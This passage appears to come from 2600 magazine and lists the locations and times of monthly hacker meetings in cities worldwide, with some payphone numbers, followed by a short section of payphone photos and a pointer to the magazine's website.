New York: Citicorp Center in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Rochester: Marketplace Mall food court. 6 pm.

North Carolina

Charlotte: South Park Mall, raised area of the food court.

Raleigh: Crabtree Valley Mall, food court.

Ohio

Akron: Trivium Cafe on N. Main St.

Cleveland: Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus: Convention Center first level near the payphones with red seats.

Oklahoma

Oklahoma City: Shepard Mall, at the benches next to Subway & across from the payphones. Payphone numbers: (405) 942-9022, 9228, 9351, 9404.

Tulsa: Woodland Hills Mall food court.

Oregon

McMinnville: Union Block, 400 NE 3rd St.

Portland: Pioneer Place Mall (not Pioneer Square!), food court.

Pennsylvania

Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairway 7" sign. Payphones: (215) 222-9680, 9681, 9774, 9795, 9832; 387-9751.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Western Mall.

Memphis: Cafe Apocalypse.

Nashville: Bean Central Cafe, intersection of West End Ave. & 25th Ave. S. three blocks west of Vanderbilt campus.

Texas

Austin: Domain Mall food court.

Dallas: Nana's Pizza, Campbell & Preston.

Ft. Worth: North East Mall food court, Loop 820 @ Bedford Euless Rd. 6 pm.

Houston: Galleria 2 food court, under the stairs near the payphones.

San Antonio: North Star Mall food court.

Washington

Seattle: Washington State Convention Center, first floor.

Spokane: Spokane Valley Mall food court.

Wisconsin

Eau Claire: London Square Mall food court.

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphones: (608) 261-8826.

Milwaukee: Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-5549.

ARGENTINA

Buenos Aires: In the bar at San Jose 85.

AUSTRALIA

Adelaide: Outside Cafe Celsius, near the Academy Cinema, on the corner of Leigfield & Pulteney Streets.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

AUSTRIA

Graz: Cafe Haberfelle or Jakominiplatz.

BRAZIL

Belo Horizonte: Fellipo's Bar at Avenida, near the payphone. 6 pm.

Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA

Alberta

Edmonton: Sidetrack Cafe, 10333 112 Street. 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 5 pm.

Ontario

Ottawa: Cafe Wilson Square, a block down from Rideau Street. 7 pm.

Toronto: Cyberland Internet Cafe, 257 Yonge St. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

ENGLAND

Bristol: By the phones outside the Arndale/Galleria.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Lead City train station outside John Menzies. 6 pm.

London: Trocadero Shopping Center (near Piccadilly Circus) downstairs near the BT touchpoint terminal. 3 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

FRANCE

Paris: Place d'Italie RER, in front of the Grand Ecran Cinema. 6-7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Aiter Sally Showroom.

ITALY

Milan: Piazza Cordo in front of McDonalds.

JAPAN

Tokyo: Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, Blue One). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

POLAND

Stargard Szczecinski: Art Coffe, Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as M.Kukie Vorota.

SCOTLAND

Aberdeen: Outside St. Nicholas' Church graveyard, near DA Communications' old union street store. 7 pm.

SOUTH AFRICA

Cape Town: At the "Mississippi Deluxe".

Johannesburg: Sandton food court.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message & phone number at (516) 751-2600 or send email to meetings@2600.com.

More Payphones Than Ever

From Armenia: These are mostly generic Russian phones. They look stunning in pink, don't they?

Photos by T. Mele

From the mysterious nation of Laos: we're told that the phone book for the entire nation is only two inches thick.

Photos by Magicman

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com